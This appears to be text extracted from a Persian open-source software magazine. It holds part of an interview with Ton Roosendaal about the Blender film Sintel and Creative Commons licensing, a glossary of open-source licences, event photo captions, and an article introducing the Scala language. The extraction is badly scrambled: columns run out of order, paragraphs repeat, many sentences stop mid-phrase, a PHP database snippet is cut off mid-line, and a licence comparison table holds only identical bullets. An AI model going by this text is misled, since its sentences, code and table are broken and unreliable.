در مورد پیشرفت‌های ما اعلام شده، مواجه شده باشید. اگر شما در بطن انجام یک فرایند باشید، پیشرفت را مشاهده خواهید کرد. اما در محیط برخط شما فقط شکست‌ها را می‌بینید

نکته جالب این است که در حال حاضر بسیاری از آزمایشات و پیشرفت‌ها را می‌توان به خوبی دنبال کرد و فکر می‌کنم به شکل غیرمنتظره‌ای همه چیز منطقی‌تر به نظر می‌رسد. یک عامل پیچیده دیگر در شروع یک فرایند خلاقانه این است که افراد وقتی به پروژه ملحق می‌شوند، اغلب بسیار بی‌تجربه هستند.

شما می‌خواهید که پیچ و خم یادگرفتن کارها را به آن‌ها نشان بدهید تا مدام از طرفداران نشنوند که «چه کار افتضاحی!». نه این که خیلی بد بوده باشد! اما یک نقد بد می‌تواند یک روز را خراب کند.

و در مورد قسمت باز کردن مخزن SVN: روی کاغذ این کار عملی است، در صورتی که ما همه چیز را به صورت ۱۰۰٪ باز بگذاریم و در دسترس قرار دهیم. این کار نمای بهتری از پیشرفت و رشد به یک بیننده نشان خواهد داد. ما این کار را برای پروژه بازی‌مان انجام دادیم و در این مورد بسیار مناسب بود. در خصوص فیلم، بیشتر بینندگان دوست دارند تا شگفت‌زده شوند. آن‌ها دلشان نمی‌خواهد تا متن فیلم‌نامه، گفت‌وگوها یا پیچیدگی‌های داستان را بدانند. با این دیدگاه باید گفت فیلم بیشتر در مورد هنر است تا بازی.

**مصاحبه‌گر: این بار شما با سرعت زیادی مسیر را طی کردید، که همین کار موجب شد تا دخالت جامعه در تولید این پروژه بیشتر از پروژه‌های قبلی باشد. فکر می‌کنید این مدل خوب به انجام رسید؟ آیا دوباره این کار را می‌کنید؟**

روزندال: مدل‌سازی سریع عالی بود! به حمایت‌های زیادی نیاز داشتیم. به همین دلیل است که یک پروژه برخط، بسیار عالی جواب می‌دهد. طراحی سریع پویانمایی (برای شخصیت‌های در حال حرکت درون فیلم) خیلی خوب نبود. فکر می‌کنم متحرک‌سازی شخصیت‌ها با پروژه خوب کنار نیامد. مثلا ما (طراحان)، برای طراحی و مدل‌سازی یک «فرهنگ لغت» داریم. وقتی



اگر وبلاگ فیلم (durian.blender.org) را دنبال کرده باشید، ممکن است با انتقادهای شدیدی که در مورد پیشرفت‌های ما اعلام شده، مواجه شده باشید. اگر شما در بطن انجام یک فرایند باشید، پیشرفت را مشاهده خواهید کرد. اما در محیط برخط، شما فقط شکست‌ها را می‌بینید





«فرهنگ نگرش آزاد»: این موضوع بسیار شگفت‌انگیز است که همین حالا فیلم‌های ما به نوعی میراث فرهنگی تبدیل شده‌اند. فیلم‌های ما طرفدار زیادی بین مردم پیدا کرده و یا حداقل در خاطر آن‌ها مانده است. به نوعی این بخشی از فرهنگ ماست و بدون یک مجوز آزاد این کار بسیار سخت می‌شد.

**3 مصاحبه‌گر:** بعد از فیلم بیگ باک بان، با استفاده از موتور بازی بلندر، یک بازی (Yo Frankie) ساخته شد، آیا ممکن است به همان طریق بازی سینتیل هم در راه باشد (پروژه Jackfruit)؟  
روزندال: نه در موسسه بلندر. اما هم اکنون یک پروژه امیدوارکننده برخط در این مورد وجود دارد.

شما می‌توانید سینتیل را به صورت رایگان تماشا کرده و با خرید DVD این مجموعه از ما حمایت کنید. (شما می‌توانید تمامی داده‌ها و فایل‌های استفاده شده، راهنماهای آموزشی برای ساخت این فیلم و بسیاری از آیتم‌های خوب دیگر را دریافت کنید). اگر علاقمند باشید می‌توانید از Creative Commons هم در صفحه رسمی آن حمایت (donate.creativecommons.org) کنید.

این موضوع بسیار شگفت‌انگیز است که همین حالا فیلم‌های ما به نوعی میراث فرهنگی تبدیل شده‌اند. فیلم‌های ما طرفدار زیادی بین مردم پیدا کرده و یا حداقل در خاطر آن‌ها مانده است. به نوعی این بخشی از فرهنگ ماست و بدون یک مجوز آزاد این کار بسیار سخت می‌شد.

اتفاق افتاد مثلا در «رویای فیل‌ها» و «بیگ باک بان»، از چرخش در تحقیقات Co-dec کمپانی‌ها و ویتترین‌های نمایشگاه‌های تجاری گرفته، تا آهنگ‌سازان دانش‌آموزی که از آن برای فارغ‌التحصیل شدن استفاده کردند. حتی به عنوان عکس پس‌زمینه!

در حال حاضر ما بر روی فیلمی با رزولوشن 4K (رزولوشن ۴۰۹۶ در ۲۱۶۰) کار می‌کنیم. فروش 4K کم، اما در بسیاری از مکان‌ها فعال و قابل مشاهده است. 4K تشنه محتوای خوب است. همچنین من علاقه زیادی به انجام یک پروژه سه‌بعدی برجسته دارم.

آن گونه که من مطلعم، برای افرادی که پایان‌ها و شات‌های جایگزین می‌سازند، این موضوع زیاد اتفاق نیافتاده است. استانداردهای کیفیت در کار ما بسیار بالاست، پس این کار آسان نیست.

اما در ادامه، آن چه که در مورد محتوای متن‌باز بسیار جالب است، این است که کار شما وقتی تمام می‌شود که تمام بشود! [مترجم: کار شما تا زمانی ادامه دارد که واقعا احساس رضایت بکنید!] استرس یک تولید تبلیغاتی وقتی شروع می‌شود که محصول آماده باشد. این چیزی است که من از فیلم اولمان یاد گرفتم. فقط دیگر فکرش را نکن، و به حرکت خود به سمت هدف بعدی ادامه بده. و حداقل یک نقطه‌نظر از دید

در مورد طراحی تصویری، سبک و تناسب توضیح می‌دهید، بیشتر مردم حرف شما را می‌فهمند. اما در خصوص پویانمایی فقط تعدادی از متخصصین این حوزه هستند که می‌توانند در این مورد بحث کنند. این حوزه تخصصی‌تر است.

**3 مصاحبه‌گر:** انتخاب مجوز «Attribution» از بین مجوزهای «Creative Commons» چگونه بر کار شما تاثیر گذاشت؟ روزندال: چگونه بر کار ما تاثیر گذاشت؟ منظورتان این است که چرا بین پروانه‌ها (ND) یا (No-Derivatives) یا (NC) (Non Commercial) را انتخاب نکردیم؟ هر دوی آن مجوزها مناسب کار ما نبود و بدون «Attribution» (مترجم: ذکر نام خالق اثر)، مجوز ما دیگر از CC نمی‌بود.

در آن زمان گله‌هایی شد از این که چرا برای مجوز به سراغ FSF نرفتیم اما «بنیاد نرم‌افزارهای آزاد» هم گزینه مناسبی برای محتوای کاری ما نداشت.

**3 مصاحبه‌گر:** در این مدت چه چیزهایی دیدید؟ آیا انتظار دارید مرحله پس از انتشار پروژه‌هایی مثل سینتیل را دوباره ببینید؟ روزندال: خیلی چیزها در پروژه‌های قبلی




# مجوز نرم افزار بازم متن

متن باز؛

محصولی [کامپیوتری] که مجوز آن اجازه تغییر و بازپخش متن کد مربوط به آن را می دهد.

## تاریخ عرضه شدن



## کپی لفت؛ (copyleft)

مجاز کردن استفاده، توزیع و تغییر به شرط آنکه هر نوع بازپخش یا تغییری هم با همان شرایط پروانه گذاری شود و در مورد نرم افزار، متن کد را به همراه داشته باشد.

«انتخاب مجوز GPL برای لینوکس بطور قطع بهترین کاری بوده است که من تا بحال انجام داده ام.» لینوس توروالدز



## مالکیت عمومی؛

وضعیتی که در آن دارایی معنوی با حق امتیاز یا حق مولف مورد محافظت قرار نگرفته در نتیجه شخص یا هویت حقوقی دیگری نمی تواند ادعای انحصار بر آن را نماید.



کپی رایت	کپی لفت	اجازه استفاده انحصاری می دهد	رفع مسوولیت متداول	اجازه استفاده از نام در ترویج
●	●	●	●	●
●	●	●	●	●
●	●	●	●	●
●	●	●	●	●
●	●	●	●	●
●	●	●	●	●
●	●	●	●	●
●	●	●	●	●
●	●	●	●	●

- GNU GPL
- GNU LGPL
- MIT/X11
- BSD (با ۳ بند)
- Artistic License
- آپاچی
- مالکیت عمومی

## ایستادن بر دوش غولها

ایده استفاده از کار و اندیشه دیگران برای ارتقاء بخشیدن کار خود جدید نیست؛ در واقع اصطلاح «ایستادن بر دوش غولها» از قرن دوازده میلادی متداول بوده است. جنبش نرم افزار آزاد این طرز فکر را با امکان پذیر کردن دسترسی، تغییر و استفاده از متن کد نوشته شده با پروانه ای باز متن توسط مردم، پذیرفته است. این روش به عنوان نقیض «کشف دوباره چرخ» مطرح شده است، وضعیتی که در حفاظت کد با کپی رایت و مخفی کردن آن در نسخه های باینری متداول است. بدلیل ان پروانه های محدود کننده بخش عمده ای از توان برنامه نویسان صرف پیاده سازی دوباره چیزهایی می شود که پیشتر هزاران بار به انجام رسیده اند. با وجود تعداد زیادی مجوز متن باز تنها محدودیتهایی که اعمال می شوند اختیاراتی همچون اعلان نام تمام کسانی که همکاری کرده اند است و این که کارهای منشعب شده با همان مجوز منتشر شوند. نتیجه کد بیشتر در دسترس مردم است.

نسبت بکارگیری کنونی از پروانه ها





# عکس‌های روز آزادی نرم افزار اصفهان



فرستنده: بهداد عابدی



فرستنده: بهداد عابدی



```
private $link = null;
public function connect()
{
    if (!$link = mysql_connect(self::$host, se
        throw new MySQLException("Cannot connect
        query("SET CHARACTER SET 'utf8'");
        query("SET NAMES 'utf8'");
        query("USE 'database'");
}
```



## تخصصی

چگونه در گیت‌هاب وب‌سایت بسازیم | ۷۲

داکر، هیجان مجازی سازی | ۷۶

نحوه ایمن‌سازی LDAP | ۷۸

تحلیل آسیب‌پذیری در ب‌پشتی در شبکه IRC | ۸۰

معرفی لاتک | ۸۲

معرفی زبان برنامه‌نویسی اسکالا | ۶۶

شاخص‌گذاری ترکیبی و شرط‌های بازه‌ای | ۶۹

آشنایی فنی با زبان اسکالا | ۷۰



# Scala

## معرفی زبان برنامه‌نویسی

این روزها تب و تاب یادگیری زبان‌های برنامه‌نویسی جدید، شدت گرفته است؛ عده‌ای متأثر از فضای علوم رایانه و مباحث تابعی (Functional)، عده‌ای دیگر در پی سادگی و خوانایی، عده‌ای هم به دنبال کارایی و چابکی. در این بحبوحه شاید یک معرفی صادقانه و به دور از جانبداری که بر آمده از علاقه‌مندی باشد، کمک شایانی به برنامه‌نویس با تجربه و پرمشغله‌ای که وقت سرخاراندن را ندارد، کند. این نوشتار قصد دارد به بررسی یکی از زبان‌های برنامه‌نویسی نوظهور بپردازد که نسبت به هم‌نوعان خود بیش‌ترین استفاده در صنعت نرم‌افزار را تا به امروز داشته است: اسکالا.

جمع ویژگی‌های بسیاری از زبان‌های موجود در بازار است. در حال حاضر زبان اسکالا تنها زبانی است که شامل تمامی خصایص زیر است:

- رایگان و متن‌باز
- استاتیک و شامل بررسی زمان کامپایل (Type-safe) شی‌گرا
- تابعی (Functional)
- موجز و منعطف
- دارای طیف وسیعی از کتابخانه‌ها (امکان استفاده راحت از کتابخانه‌های جاوا)
- بالغ و آماده استفاده (همین حالا)

هیچ یک از زبان‌های Python، Ruby، C#، Java، Go، C/، JavaScript، C++ و اکوسیستم‌های آن‌ها، دارای همه ویژگی‌های بالا نیستند. هم‌روندی به شکل Erlang، سرعت و قابلیت اطمینان Java، دستور زبان منعطف Ruby، ویژگی‌های تابعی و Type-System نزدیک به Haskell و ... اسکالا را تا حدودی بی‌رقیب کرده است. شاید نزدیک‌ترین رقیب اسکالا از نظر ویژگی‌های زبانی، زبان Rust باشد با این تفاوت که زبان Rust هنوز به نسخه ۱ نرسیده و در مقابل اکوسیستم اسکالا حرفی برای گفتن ندارد.

زبان اسکالا یک زبان آسان نیست و دارای ویژگی‌های زیادی است و این یکی از دلایلی است که افراد گیج و حرفه‌ای را به خود جذب می‌کند. برنامه‌نویسان خبره‌ای هستند که ترجیح می‌دهند در یک استارت‌آپ نوپا بر روی تکنولوژی‌های جدید و جالب کار کنند تا این‌که مثلاً در گوگل با Python یا در فیسبوک با PHP کار کنند. به همین دلیل، بسیاری از موسسان استارت‌آپ‌ها در انتخاب تکنولوژی‌های مدرن و پیشرو، درنگ نمی‌کنند. استفاده از زبانی مثل اسکالا شرایط را برای حضور افراد با انگیزه و خبره در کارهای جدید فراهم می‌کند.

### جذاب، بالغ، رو به رشد

طی سال‌های اخیر توجه شرکت‌ها و موسسات بیش‌تری به اسکالا جذب شده است. بلوغ اسکالا باعث شده تا نه تنها شرکت‌های پیشرو در صنعت IT (هم چون LinkedIn، Twitter و ...) بلکه تعداد زیادی از شرکت‌های ریز و درشت که تنها مصرف‌کنندگان محصولات فناوری هستند نیز به استفاده از این زبان و بستر منحصر به فرد آن رو بیاورند. ابزارهای Build و Test، کتابخانه و چارچوب‌های منحصر به فردی هم چون Scalaz، Play، Akka و ... در کنار دسترسی به طیف گسترده کتابخانه‌های جاوا، آن را به یکی

توسعه‌دهندگان کامپایلر javac نیز هست.

### چرا اسکالا؟

ورود و پیشرفت زبان اسکالا در صنعت نرم‌افزار فقط به دلیل موجز بودن، راحتی برنامه‌نویس و انعطاف آن نیست. طبق قانون مور تعداد ترانزیستورهای یک پردازنده هر دو سال، دو برابر می‌شوند. به عبارت دیگر ابعاد ترانزیستورها در حال نصف شدن است و این روند در سال ۲۰۲۰ متوقف خواهد شد. هم‌اکنون نیز کند شدن این روند قابل مشاهده است و به جای این‌که سرعت پردازنده‌ها زیاد شود، تعداد هسته‌های آن‌ها بیشتر می‌شود. شاهد این امر، تلفن‌های هوشمند و تبلت‌ها هستند؛ آن‌ها از پردازنده‌های چند هسته‌ای بهره می‌برند ولی بازه سرعت پردازنده‌ها چند سالی است که تغییر شگرفی نکرده است.


به همین دلیل برنامه‌هایی با قابلیت اجرای هم‌روند و توزیع شده بیش از پیش مورد توجه قرار گرفتند. با افزایش کاربران، بالا رفتن تقاضا و نزدیک شدن به تاریخ نهایی قانون مور، روزبه‌روز تقاضا برای تولید چنین نرم‌افزارهایی افزایش می‌یابد. زبان اسکالا دارای ویژگی‌هایی است که مختص چنین تقاضاهایی طراحی شده است. از آن جمله می‌توان به Functional Programming، Pattern Matching و Immutables اشاره کرد. علاوه بر این، اسکالا حاصل

### اسکالا


نام اسکالا از ترکیب دو واژه «Scalable» و «Language» به وجود آمده است. از اهداف اصلی ایجاد آن، ارایه زبانی است برای تولید نرم‌افزار مقیاس‌پذیر به روشی چابک و سریع و به دور از مشکلات مرسوم.

اسکالا زبانی کامپایلر / اسکریپتی، با نوع داده‌ای ایستا است (Type-safe). با شرکت Typesafe اشتباه گرفته نشود! که روی بستر JVM اجرا می‌شود. از مزایای این زبان ارایه راه‌کارهای برنامه‌نویسی شی‌گرا و تابعی در کنار یکدیگر است؛ به عبارت دیگر اسکالا تلفیق زبان‌های شی‌گرا هم چون روبی و جاوا با زبان‌های تابعی هم چون هاسکل و ایرلنگ است. از نقطه نظر چابکی و کارایی، عده‌ای آن را جمع دو دنیای زبان‌های پویا (Dynamic-Type) و ایستا (Static-Type) می‌دانند. یکی از دلایل دیگر که باعث مقبولیت و همچنین کارایی بالای این زبان می‌شود، دستور زبان منعطف آن است.


اسکالا توسط پروفسور «مارتین اودرسکی» در سال ۲۰۰۳ طراحی شده و به مرور توسط ایشان و جامعه اسکالا بهبود و توسعه داده شده است. در سال ۲۰۰۷ نسخه ۲ زبان معرفی شد (هم‌زمان با عرضه Go و Clojure) که نظرها را به خود جلب کرد. مارتین اودرسکی خالق Genericهای جاوا و از برترین



نویسنده  
رضا سامیمی



نویسنده  
امیر کریمی



تصویر ۱

کرده‌اند. امروزه چابکی و کارایی بالا در فرآیند تولید نرم‌افزار یک نیاز واقعی است. اما در کنار آن، محصول تولید شده باید مقیاس پذیر و پاسخگو (Responsive) نیز باشد. چارچوب/بستر تایپسیف سعی در تولید و پشتیبانی ابزارهایی دارد که با معماری Reactive مطابق بوده و همچنین تاثیر مثبتی در کارایی و چابکی فرآیند توسعه داشته باشند.

### ۳ ابزارهای توسعه و IDEها

یکی از مهم‌ترین ابزارهای توسعه و ساخت نرم‌افزار در اسکالا Scala Build Tool است. در SBT مشخصات و ساختار یک پروژه اسکالا با خود زبان اسکالا تعریف می‌شود. SBT از انعطاف و قدرت زیادی برخوردار است و حتی گاهی اوقات پیچیده به نظر می‌رسد. اما بیشتر پروژه‌های اسکالا با استفاده از SBT ساخته می‌شوند. Activator نیز بر پایه SBT تولید شده است.

از چارچوب‌های آزمون اسکالا می‌توان به Specs2 و ScalaTest اشاره کرد که بسیار کاربردی و کارآمد هستند. حتی برای بسیاری از برنامه‌نویسان، نوشتن آزمون به زبان اسکالا دروازه ورود به این زبان بوده است.

سه محیط توسعه قدرتمند IntelliJ، Eclipse،

شرکت تایپسیف (Typesafe) بزرگترین حامی و پشتیبان زبان و بستر اسکالا است که تا کنون موفقیت‌ها و جذب سرمایه خوبی داشته است. فعالیت اصلی این شرکت در ارائه خدمات تجاری آموزشی و مشاوره‌ای در زمینه ساخت نرم‌افزارهای نوین با قدرت پاسخگویی به تعداد کاربران بالاست که در اصطلاح به این نرم‌افزارها، نرم‌افزارهای Reactive می‌گویند. تایپسیف به صورت رسمی به توسعه کامپایلر اصلی اسکالا و ابزارهای مرتبط هم چون چهارچوب تولید نرم‌افزارهای توزیع شده Akka، چهارچوب Play، محیط توسعه (IDE) و ... می‌پردازد (نگران نباشید! همه این‌ها متن‌باز هستند).

به این مجموعه ابزارها چهارچوب / بستر Typesafe می‌گویند. وجود یک سازمان پشتیبان برای ابزارهای متن‌باز باعث دل‌گرمی استفاده‌کنندگان از آن‌ها می‌شود و مدیران و موسسان با خیال آسوده‌تری آن‌ها را انتخاب می‌کنند.

اسکالا پایه‌ای‌ترین عضو چارچوب ایستر تایپسیف است. از اهداف این چارچوب، همراه شدن با تغییراتی است که روند توسعه نرم‌افزار را متحول می‌کنند. حقیقت این است که نیازها و شرایط تولید نرم‌افزارها تغییر

از گزینه‌ها برای توسعه انواع محصولات نرم‌افزاری تبدیل کرده است. هم اینک این زبان در بسیاری از شرکت‌ها/موسسات به طور گسترده‌ای استفاده می‌شود؛ Walmart (شعبه کانادایی)، خبرگزاری گاردین، سایت خبری سرگرمی The Huffington Post، سایت Coursera و ... از نام آشناترین موسساتی هستند که می‌توان نام برد. برخی از شرکت‌ها/موسسات نام برده تمام یا بخشی از نرم‌افزارهای موجود خود را که با PHP، Ruby و حتی Java بود، با نمونه بازنویسی شده اسکالا جایگزین کرده‌اند.

اسکالا نه تکرار مکررات است و نه کتاب ناخوانده! این زبان پاسخی نه شاید جامع، ولی مفید، و پاسخی به نیازهای صنعت نرم‌افزار است؛ صنعتی رو به رشد، متغیر و تاثیرگذار. حتی اگر اسکالا در آینده جای زبان‌های فراگیری مثل جاوا را نگیرد، سطح استانداردهای زبان‌های برنامه‌نویسی را به سطحی می‌رساند که دیگر بازگشت به گذشته ممکن نیست.

### ۳ سرعت و کارایی

به لطف JVM، برنامه‌های نوشته شده با اسکالا از کارایی بسیار بالایی برخوردارند، مخصوصاً هنگامی که JVM به واسطه قابلیت JIT به حداکثر توان محاسباتی سیستم دست پیدا می‌کند، کارایی آن تفاوت چندانی با زبان‌هایی هم چون C و ++C ندارد. شرکت WhitePages با بازنویسی بخشی از سرویس‌های Backend خود با اسکالا (که پیش‌تر با Ruby و Perl نوشته شده بودند) توانست بیش از ۹۰٪ در هزینه‌های سخت‌افزاری خود، صرفه‌جویی کند. سرعت اجرای یک زبان برنامه‌نویسی هرچند مهم است، اما مهم‌تر از آن، قابلیت‌های زبان در همروندی و توزیع‌شدگی است. اسکالا به لطف ابزارها و چارچوب‌هایی همچون Akka، این کار را نه تنها راحت بلکه بسیار جذاب‌تر نیز کرده است.

باید توجه داشت که مشکل اساسی، هزینه سخت‌افزار نیست بلکه با نزدیک شدن به اتمام قانون مور نیاز به افزایش همروندی و توزیع‌شدگی اجتناب‌ناپذیر است.

### ۳ شرکت Typesafe

حتی اگر اسکالا در آینده جای زبان‌های فراگیری مثل جاوا را نگیرد، سطح استانداردهای برنامه‌نویسی را به سطحی می‌رساند که دیگر بازگشت به گذشته ممکن نیست

به سختی نیاز ۱۰ شرکت نرم‌افزاری را مرتفع می‌کند اما این حقیقت مانع استفاده از آن نشده است. سایت نماشگاه بین‌المللی کتاب (tibfir)، از پروژه‌های انجام شده با اسکالا است.

### چرا اسکالا نه؟

مثل همه ابزارها، اسکالا هم با همه خوبی‌هایی که دارد از ضعف‌هایی رنج می‌برد. اسکالا زبان ساده‌ای است اما این سادگی به معنی آسان بودن آن نیست. تعدد ویژگی‌های اسکالا باعث می‌شود تا برنامه‌نویس نتواند در مدت زمان کم به تمامی آن‌ها مسلط شود و همین امر باعث دشواری فرایند یادگیری زبان می‌شود. تعداد کم برنامه‌نویسان اسکالا (نسبت به تقاضا و موقعیت‌های شغلی موجود) هم تا حدودی متاثر از همین حقیقت است. ولی نکته‌ای که در این بین باعث خوشحالی است، این است که اغلب برنامه‌نویسان اسکالا از دانش فنی واقعا بالایی برخوردارند. هر چند کیفیت همیشه جای کمیت را نخواهد گرفت.

یک مثال از عدم موفقیت اسکالا Yammer است که در سال ۲۰۱۱ اعلام کرد که از Scala به Java مهاجرت می‌کند. دلایل آن‌ها برای این کار، پیچیدگی و عدم بلوغ این زبان برنامه‌نویسی بود. در حقیقت در اختیار نداشتن برنامه‌نویسان باتجربه اسکالا باعث شد تا این شبکه اجتماعی در میانه راه، مسیر خودش را به سمت جاوا تغییر بدهد. شرکت WhitePages هم در

نمی‌برند. شرکت تایپسیف به علت اهداف بلندمدتی که دارد کمی از نوآوری و تغییرات در اسکالا کاسته و در عوض بر روی استحکام و پایداری آن تمرکز کرده است.

مطمئنا برخی از اعضای جامعه اسکالا با این استراتژی موافق نبوده و علاقه‌مند به ادامه روند نوآوری در اکوسیستم و زبان اسکالا هستند. این افراد دست به ایجاد یک انشعاب به نام Typelevel زدند تا نسخه‌ای از اسکالا با قابلیت‌های جدید و مدرن به همراه اکوسیستمی که با این نوآوری‌ها همسان باشد را تولید و نگهداری کنند.

نکته مهم این که مارتین اودرسکی (رییس هیأت مدیره تایپسیف) از این حرکت به شدت استقبال و حمایت کرد و اعلام کرد نوآوری‌هایی که در Typelevel پیاده‌سازی شود و قابل قبول جامعه باشد در نسخه اصلی Typesafe نیز ادغام خواهد شد و این باعث بهبود کل اکوسیستم خواهد گردید.

### جامعه برنامه‌نویسان و موقعیت‌های شغلی

علی‌رغم استفاده بالای اسکالا در پروژه‌های نرم‌افزاری، نسبت به رقبای نوظهور خود و تقاضای روزافزون شرکت‌ها (مانند همه زبان‌های برنامه‌نویسی دیگر)، تعداد برنامه‌نویسان آن به آهستگی رو به افزایش است. به نظر می‌رسد کمبود برنامه‌نویسان این زبان سخت‌ترین مانع در راه به کارگیری آن است. طبق آماری غیررسمی، تعداد برنامه‌نویسان اسکالا در ایران

IDEA و NetBeans از اسکالا پشتیبانی می‌کنند. هر چند پشتیبانی NetBeans به خوبی بقیه نیست. نسخه Eclipse که برای اسکالا بهینه شده Scala IDE نام دارد و IDEA نیز با استفاده از پلاگین از این زبان پشتیبانی می‌کند.

Scala IDE به طور کامل، متن‌باز و رایگان است و علاوه بر پشتیبانی از اسکالا از چارچوب پلی (Play) نیز به خوبی پشتیبانی می‌کند.


IDEA متن‌باز است اما دارای دو نسخه تجاری و رایگان می‌باشد. نسخه رایگان به طور کامل و حتی بهتر از Scala IDE از زبان اسکالا پشتیبانی می‌کند اما پشتیبانی کامل از چارچوب پلی در IDEA نیازمند خریداری نسخه تجاری به مبلغ ۱۹۹ دلار (به ازاء هر توسعه‌دهنده) می‌باشد.

